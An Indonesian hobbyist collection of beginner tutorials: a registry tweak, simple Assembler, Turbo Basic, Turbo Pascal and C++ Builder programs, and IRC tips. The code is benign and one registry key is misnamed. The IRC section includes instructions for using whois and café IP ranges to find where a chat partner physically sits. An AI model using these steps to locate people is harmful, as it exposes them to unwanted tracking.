Konfigurasi ini akan membuat explorer secara otomatis terbuka setelah komputer melakukan restart

1. Buka
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
2. Ganti data pada DWORD PersistBrowsers menjadi 1

Singkatan

Agar tutorial ini tidak terlalu panjang ada beberapa singkatan yang saya gunakan:

1. HKCR = HKEY_CURRENT_ROOT
2. HKCU = HKEY_CURRENT_USER


3. HKLM = HKEY_LOCAL_MACHINE
4. HKU = HKEY_USERS
5. HKCC = HKEY_CURRENT_CONFIG

Mohon maaf jika ada kesalahan dalam penulisan tutorial ini. Semoga sekelumit tulisan ini bisa membantu anda yang ingin belajar Register Editor. Kritik dan saran bisa dikirimkan langsung melalui email saya. Tunggu tutorial lanjutannya.

Thank's to 4JJI SWT, My Parents, My Little Sister(Nanda), ^family_code^ and The Team - XQDC X-Setup Pro (Good works bro!)

By : ^rumput_kering^

Belajar membuat program penampil text dengan bahasa Assembler



```
.MODEL small
.STACK 100h
.DATA
HelloMessage DB 'Saya belajar Bahasa Assembler lho',13,10,'$'
.CODE
mov ax,@data
mov ds,ax           ;set DS to point to the data s
mov ah,9           ;DOS print string function
mov dx,OFFSET HelloMessage ;point to "Hello, world"
int 21h           ;display "Hello, world"
mov ah,4ch         ;DOS terminate program functio
int 21h           ;terminate the program
END
```

Bahasa Assembler adalah bahasa pemrograman tingkat rendah dimana hanya sedikit orang yang menguasai bahasa ini jika dibandingkan dengan para programmer secara keseluruhan, dengan bahasa assembler maka program yang anda hasilkan lebih optimal dan lebih kecil dibandingkan dengan berbagai macam bahasa pemrograman lainnya.

Untuk pertama kali anda downloadlah program Turbo Assembler, setelah itu ada 2 file *.EXE yang sangat penting yaitu :

TASM.EXE (Untuk mengcompile file tahap 1 untuk menjadikan file ASM menjadi OBJ)

TLINK.EXE (Untuk mengcompile file tahap 1 untuk menjadikan file OBJ menjadi EXE)

Sebelum memulai kita buat dahulu source code assembler dengan MS-DOS Editor atau Notepad, saran penulis lebih baik menggunakan MS-DOS Editor agar kita terbiasa di mode DOS.

Sekarang pastikan kita pada directory program Turbo Assembler, disitu kita buat file tulis.asm (Dalam Turbo Assembler tidak mendukung file dengan nama panjang, gunakan nama file yang singkat), Saat ini langsung aja masuk ke MS-DOS Editor caranya ketik dibawah ini di DOS.

```
edit tulis.asm
```


Setelah itu muncul program MS-DOS Editor, disitu kita ketikkan source code dibawah ini

```
.MODEL small
.STACK 100h
.DATA
HelloMessage DB 'Saya belajar Bahasa Assembler lho',13,10,'$'
.CODE
mov ax,@data
mov ds,ax ;set DS to point to the data segment
mov ah,9 ;DOS print string function
mov dx,OFFSET HelloMessage ;point to "Hello, world"
int 21h ;display "Hello, world"
mov ah,4ch ;DOS terminate program function
int 21h ;terminate the program
END
```

Setelah itu kita save file tulisanku.asm dan keluar dari MS-DOS Editor, sekarang kita harus mengcompile file tulisanku.asm sebanyak 2x (biasanya di bahasa pemrograman tingkat tinggi hanya 1x).

Cara mengcompile tahap pertama, ketikkan :

```
tasm tulis.asm
```

Jika berhasil maka muncul tulisan dibawah ini



```
c:\ Command Prompt
D:\TA2>tasm tulis.asm
Turbo Assembler Version 2.0 Copyright (c) 1988, 1990

Assembling file:   tulis.asm
Error messages:   None
Warning messages: None
Passes:           1
Remaining memory: 443k

D:\TA2>
```

Setelah sukses kita akan mendapat file tulis.obj dimana file tulis.obj akan kita compile lagi menjadi file EXE caranya akan melakukan compile tahap kedua dengan mengetikkan :

```
tlink tulis.obj
```

Jika berhasil akan muncul tampilan dibawah ini



```
C:\ Command Prompt
D:\TA2>tlink tulis.obj
Turbo Link Version 3.0 Copyright (c) 1987, 1990 Borlan
D:\TA2>tuliskan
Saya belajar Bahasa Assembler lho
D:\TA2>
```

Setelah berhasil kita ketikkan

```
tuliskan
```

Hasil dari kita mengetikkan tuliskan pada perintah DOS maka muncul kalimat "Saya belajar Bahasa Assembler Lho"

Inilah contoh percobaan kita untuk mengenal bahasa Assembler.

Penulis :
Kurniawan / ^family_code^

Belajar membuat program link website dengan Turbo Basic

Penulis sebenarnya mengenal bahasa BASIC dari SMP tapi penulis baru benar-benar mendalaminya pada tahun 2000, saat itu penulis mengimplementasikan program BASIC untuk membuat program-program sederhana.

Bahasa Turbo Basic bukan bahasa pemrograman terstruktur seperti bahasa Pascal sehingga bahasa Turbo Basic adalah bahasa yang paling mudah digunakan.

Saat ini kita akan membuat program membuat link ke website tertentu dengan melalui Turbo Basic, bisakah ? kita coba saja membuatnya, pertama-tama jalankan file tb.exe dari DOS atau Windows dan anda akan mendapat tampilan seperti ini.



Setelah itu pilih New pada file lalu pilih Edit untuk membuat program baru, lalu ketikkan source code yang dibuat oleh penulis untuk anda pelajari.


```
10
cls
print " Membuat link website dengan Bahasa Turbo Basic
print " 1. familycode
print " 2. google
print " 3. yahoo
print " 4. kafegaul
print " 5. exit
input " Ketikkan nomor atau nama situs yang ingin dikunjungi : " a$
if a$ = "1" then goto 110
if a$ = "familycode" then goto 110
if a$ = "2" then goto 120
if a$ = "google" then goto 120
if a$ = "3" then goto 130
if a$ = "yahoo" then goto 130
if a$ = "4" then goto 140
if a$ = "kafegaul" then goto 140
if a$ = "5" then goto 200
```

```


if a$ = "exit" then goto 200
100
print "Maaf perintah anda tidak dikenal atau situs yang anda cari tidak ada"
shell "pause"
goto 10
110
shell "c:"
shell "cd\progra~1\intern~1"
shell "iexplore http://www.yogyafree.tk"
goto 10
120
shell "c:"
shell "cd\progra~1\intern~1"
shell "iexplore http://www.google.com"
goto 10
130
shell "c:"
shell "cd\progra~1\intern~1"
shell "iexplore http://www.yahoo.com"
goto 10
140
shell "c:"
shell "cd\progra~1\intern~1"
shell "iexplore http://www.kafegaul.com"
goto 10
150
goto 200
200
end

```

Setelah selesai coba jalankan program dengan memilih RUN, jika berhasil hasilnya seperti dibawah ini.




Jika sudah selesai maka compilelah program ini menjadi file EXE caranya pilih option lalu pilih Compile to lalu pilih EXE file seperti gambar dibawah ini :



Hasil dari compile File EXE adalah program bisa dijalankan langsung di DOS dan Windows.

Penulis :
Kurniawan / ^family_code^


Belajar membuat program pilihan dengan Turbo Pascal



Sebenarnya banyak sekali materi yang harus dipelajari untuk belajar pemrograman Turbo Pascal namun kita tidak semua materi dapat berguna untuk saat ini, penulis akan mengajarkan tentang teknik if then else yang paling banyak serta populer digunakan karena memang teknik ini sangat dibutuhkan untuk banyak sekali kasus.



Pertama kali Install dulu Turbo Pascal boleh versi DOS juga bisa versi Windows, tapi ingat buat Turbo Pascal versi DOS anda membutuhkan Patch jika komputer anda diatas kecepatan 200Mhz misalnya Pentium II - 233 Mhz, kalau mau repot dikit sebenere bisa, kurangi aja kecepatan komputer kamu lewat BIOS maka anda dapat ngejalanin Turbo Pascal, hehe, saran penulis lebih baik menggunakan Turbo Pascal for Windows aja deh karena kita tidak perlu repot mencari patchnya atau ngurangin kecepatan komputer segala, oh iya hampir lupa jika di versi Windows memakai `Uses WinCrt` Maka jika kita di versi DOS menggunakan `Uses Crt`.



Sekarang kita akan membahas Turbo Pascal for Windows
Setelah Turbo Pascal for Windows di Install pilih Start lalu Programs lalu TPW
1,5 lalu klik TPW 1,5, maka muncul tampilan Turbo Pascal for Windows, lalu
kita pilih New lalu ketik dibawah ini :

```
program menufamilycode;

uses
  WinCrt;

var
  c : string;


begin
  clrscr;
  repeat
    writeln('Program daftar kelompok buatan Yogya Family Code');
    writeln(' ');
    writeln('1. Daftar kelompok buah ');
    writeln('2. Daftar kelompok hewan');
    writeln('3. Daftar kelompok kota');
    writeln('4. Keluar');
    writeln(' ');
    writeln('Tulis angkanya saja :'); readln(c);
    if (c) = '1' then
      begin
        clrscr;
        writeln ('Apel');
        writeln ('Jeruk');
        writeln ('Mangga');
        writeln ('Melon');
      end
    else if (c) = '2' then
      begin
        clrscr;
        writeln('Kadal');
        writeln('Monyet');
        writeln('Sapi');
        writeln('Kelinci');
      end
    else if (c) = '3' then
      begin
        clrscr;
        writeln('Yogyakarta ');
        writeln('Jakarta');
        writeln('Bandung ');
        writeln('Surabaya');
      end
    else if (c) = '4' then
      begin
        clrscr;
        writeln ('Terima kasih udah masuk program ini');
      end
    else if (c) = '' then
```



```
writeln ('Perintahnya belum diisi')
else
writeln ('Maaf, harap tuliskan perintahnya dengan benar');
readln;
clrscr;
until c = '4';
writeln ('');
writeln ('Klik silang pada ujung kanan program atau anda menekan tombol Alt + F4');
writeln ('untuk keluar dari program ini.');
```

end.

Setelah selesai simpanlah dahulu source code ini menjadi ekstensi PAS lalu compilelah program ini dan hasilnya sebagai berikut :




```
Program daftar kelompok buatan Yoga Family Code
1. Daftar kelompok buah
2. Daftar kelompok hewan
3. Daftar kelompok kota
4. Keluar
Tulis angkanya saja :
1_
```

Source code diatas dapat anda ubah-ubah sendiri sesuai dengan keinginan anda sendiri, semoga dengan tutorial pemograman ini anda dapat mengenal pemograman Turbo Pascal lebih baik.

Penulis :
Kurniawan / ^family_code^

Belajar membuat program tampil sederhana dengan C++ Builder




Bahasa C telah berkembang dengan pesat, C++ Builder merupakan salah satu program bahasa C yang sangat baik dan stabil, mari kita mengenal bahasa ini dengan membuat program sederhana yaitu menampilkan text pada form edit.


Sebelumnya anda harus mempunyai program C++ Builder untuk mengimplementasikan pembelajaran bahasa pemrograman ini.




Pilih Start lalu Programs lalu pilih Borland C++ Builder lalu masuk ke C++ Builder.



Pilih New lalu muncul tampilan seperti dibawah ini



Pilih Application lalu pilih OK dan muncul tampilan




Setelah itu kita beri nama komponen form, edit dan button dengan spesifikasi sebagai berikut :

| Komponen | Properti | Nilai |
|----------|-----------------|-----------------------|
| Form | Name | Yogya Family Code |
| Edit | Name Tampil | Tampil dikosongkan |
| Button | Name Caption | Button Tampilkan |

(Komponen ditulis pada Object Inspector)

Setelah selesai dan kita rapikan maka hasilnya seperti dibawah ini



Setelah itu double klik pada button Tampilkan, dan muncul editor lalu ketik :

```
void __fastcall TForm1::buttonClick(TObject *Sender)
{
    tampil->Text= "Yogya Family Code";
}
```

Karena diatas sudah ada source code dibawah ini maka

```
void __fastcall TForm1::buttonClick(TObject *Sender)
{
}
```

maka kita tinggal menambahkan source code dibawah ini pada program

```
tampil->Text= "Yogya Family Code";
```


Setelah selesai kita jalankan program dan hasilnya seperti ini (jika diklik pada tombol tampilkan).



Sebagai catatan di program C++ Builder ini huruf kecil dan besar dibedakan, dan perintah C++ harus huruf besar seperti misalnya "Text" bukan "text".

Penulis :
Kurniawan / ^family_code^

Belajar membuat program kamus dengan C++ Builder



langkah awal hampir sama dengan tutor dihalaman sebelumnya



Form pada program kamus

| Komponen | Properti | Nilai |
|----------|-----------------|----------------------------|
| Form | Name | Kamus |
| Edit | Name Text | Indonesia (Dikosongkan) |
| Edit | Name Caption | English (Dikosongkan) |
| Button | Name Caption | Translate Translate |

(Komponen ditulis pada Object Inspector)

Lalu setelah form disetting seperti diatas maka kita double klik pada button translate lalu kita isikan :

```
void __fastcall TForm1::Button1Click(TObject *Sender)
```

```
{
if (indonesia->Text=="dimana") english->Text="where";
if (indonesia->Text=="rumah") english->Text="home";
if (indonesia->Text=="sedan") english->Text="car";
if (indonesia->Text=="salah") english->Text="false";
}
```

Setelah selesai kita tekan F9 atau Run dan program pun akan berjalan, anda dapat menambah isi kata kamus dengan logika seperti pada program.



Hasil dari program kamus

Anda dapat membuatnya jauh lebih baik karena disini hanya diajarkan dasar logikanya saja.

Penulis :
Kurniawan / ^family_code^

Tips dan trik IRC



Tips IRC :


Pertama-tama..

Sebelum anda memulai chatting dengan mIRC ada 7 hal yang sangat penting yang harus anda perhatikan jika ingin lebih tertutup di mIRC Warnet :


1. Periksa Full name pada option Connect, gantilah Full name jika ada nama warnetnya tertulis




2. Periksa pada option Connect lalu pada identd, gantilah "user id" jika ada nomor room tertulis disini



- Periksa pada option IRC lalu pada Logging, gantilah menjadi "none" pada "automatically logs" jika posisi diluar itu.



- Periksalah Quit Message pada menu pilihan IRC lalu messages, jika disitu muncul nama dan alamat warnet maka segera gantilah pesan itu dengan kalimat lain atau dikosongkan saja, karena jika anda mengaktifkannya



5. Setelah keluar / disconnect dari mIRC, jangan lupa masuk mIRC lagi, dan segera ganti nama, e-mail, nickname alternative juga user id karena jika anda lupa menggantinya maka orang yang menggunakan komputer setelah anda akan mengetahui nama, e-mail, nickname, alternatif dan user id anda.
6. Jangan lupa, jika anda sering copy paste, segera hilangkan memory copy paste anda dengan melakukan copy text lain untuk menghindari orang lain untuk mengetahui paste text anda.
7. Periksa pada Windows Task Manager apakah ada Keylogger terpasang :)

Bahaya Keylogger di Warnet walaupun ada DeepFreeze di Komputer warnet


- Keylogger adalah program yang berbahaya jika terpasang, Ini yang cukup sedikit susah diperiksa jika tidak ada program scanner keylogger, tapi jika anda ingin memeriksanya maka pertama-tama lakukan Ctrl + Alt + Shift + F6 untuk memeriksa bahwa DeepFreeze di warnet aktif.

Dengan aktifnya Deep Freeze maka mungkin bisa dikatakan 95% anda aman dari keylogger untuk lebih yakin 99% sekarang tekan Ctrl+Alt+del, lihat list program yang sedang berjalan, jika ada nama program yang

aneh dan asing berjalan maka matikan saja prosesnya tapi anda harus hati-hati dalam melakukannya.

Mengapa tidak 100% ? karena masih terbuka jika keylogger dari hardware yang terpasang antara keyboard dengan port dan kemungkinan terjadi ini sangat kecil ya penulis mungkin mengira-ngiranya sekitar 1%.

Solusi mengapa user id pada mIRC tidak berubah ?



Ada seorang chatter bertanya kepada penulis melalui e-mail tentang user id yang tidak bisa diubah, setelah diteliti ternyata pada Enabled Identd server tidak dicentang, ingat sebelum anda mengisi user id maka yakinkan dulu Enable Identd server, hal seperti ini ada di beberapa warnet, semoga tips ini dapat berguna bagi semuanya yang ingin meminimalkan dirinya untuk dapat dilacak.

Bagaimana cara melacak keberadaan teman chat kita ?

Whois saja chatter tersebut lalu cocokkan ip addressnya dengan daftar ip address warnet Yogya di samping kanan. Jika ip address anda tidak ada dalam daftar maka anda dapat menggunakan pelacakan lain seperti <http://www.apnic.org>, :)

Bagaimana cara melacak boks warnet teman chat kita ?

Whois saja chatter tersebut lalu lihat sebelah kiri dari sebelum tanda "@ip address", jika ada angka maka kemungkinan besar dia di room tersebut, jika tidak ada maka periksa ip addressnya apakah warnet tersebut menerapkan berbeda ip address tiap boks, jika iya maka hitunglah logika ip address tersebut sehingga akhirnya dapat menemukan tempat boks teman chat anda.

Bagaimana kita ingin mencari teman chat di warnet sendiri (Hanya untuk channel yang memiliki BOT khusus !seen)?

D di channel #yogyakarta cukup ketikkan !seen !*!@ip address warnet anda, bisa juga dengan !seen nickname, fasilitas ini biasanya disediakan channel-channel besar tapi tidak menutup channel kecilpun mempunyai fasilitas ini.



Bagaimana kita ingin mencari teman chat di warnet sendiri ? (Dari perintah DAL.NET! Tidak perlu BOT channel)

/who #nama channel *@ip address warnet (cara ini sangat efektif jika BOT channel benar-benar memproteksi para chatter sehingga sangat membatasi informasi yang akan diberikan kepada anda).

Bagaimana kita ingin mencari nickname teman kita di channel

#yogyafree ?


cukup mudah, ketikkan di channel #yogyafree !seen <nickname teman kita>.



Bagaimana memasang proxy di IRC

Carilah proxy di google, kemudian pastekan ke option mIRC proxynya yaitu pada "connect" lalu "firewall", firewall support diganti "server", protocol diganti "proxy" lalu tinggal anda isi hostname dan portnya sesuai dengan proxy yang anda dapatkan.


Menampilkan ip-ip address para chatter di channel?



Centang pada Show address lalu klik OK.

Hennes Script NW v0.61 IRC untuk mengirimkan pesan ke para chatter

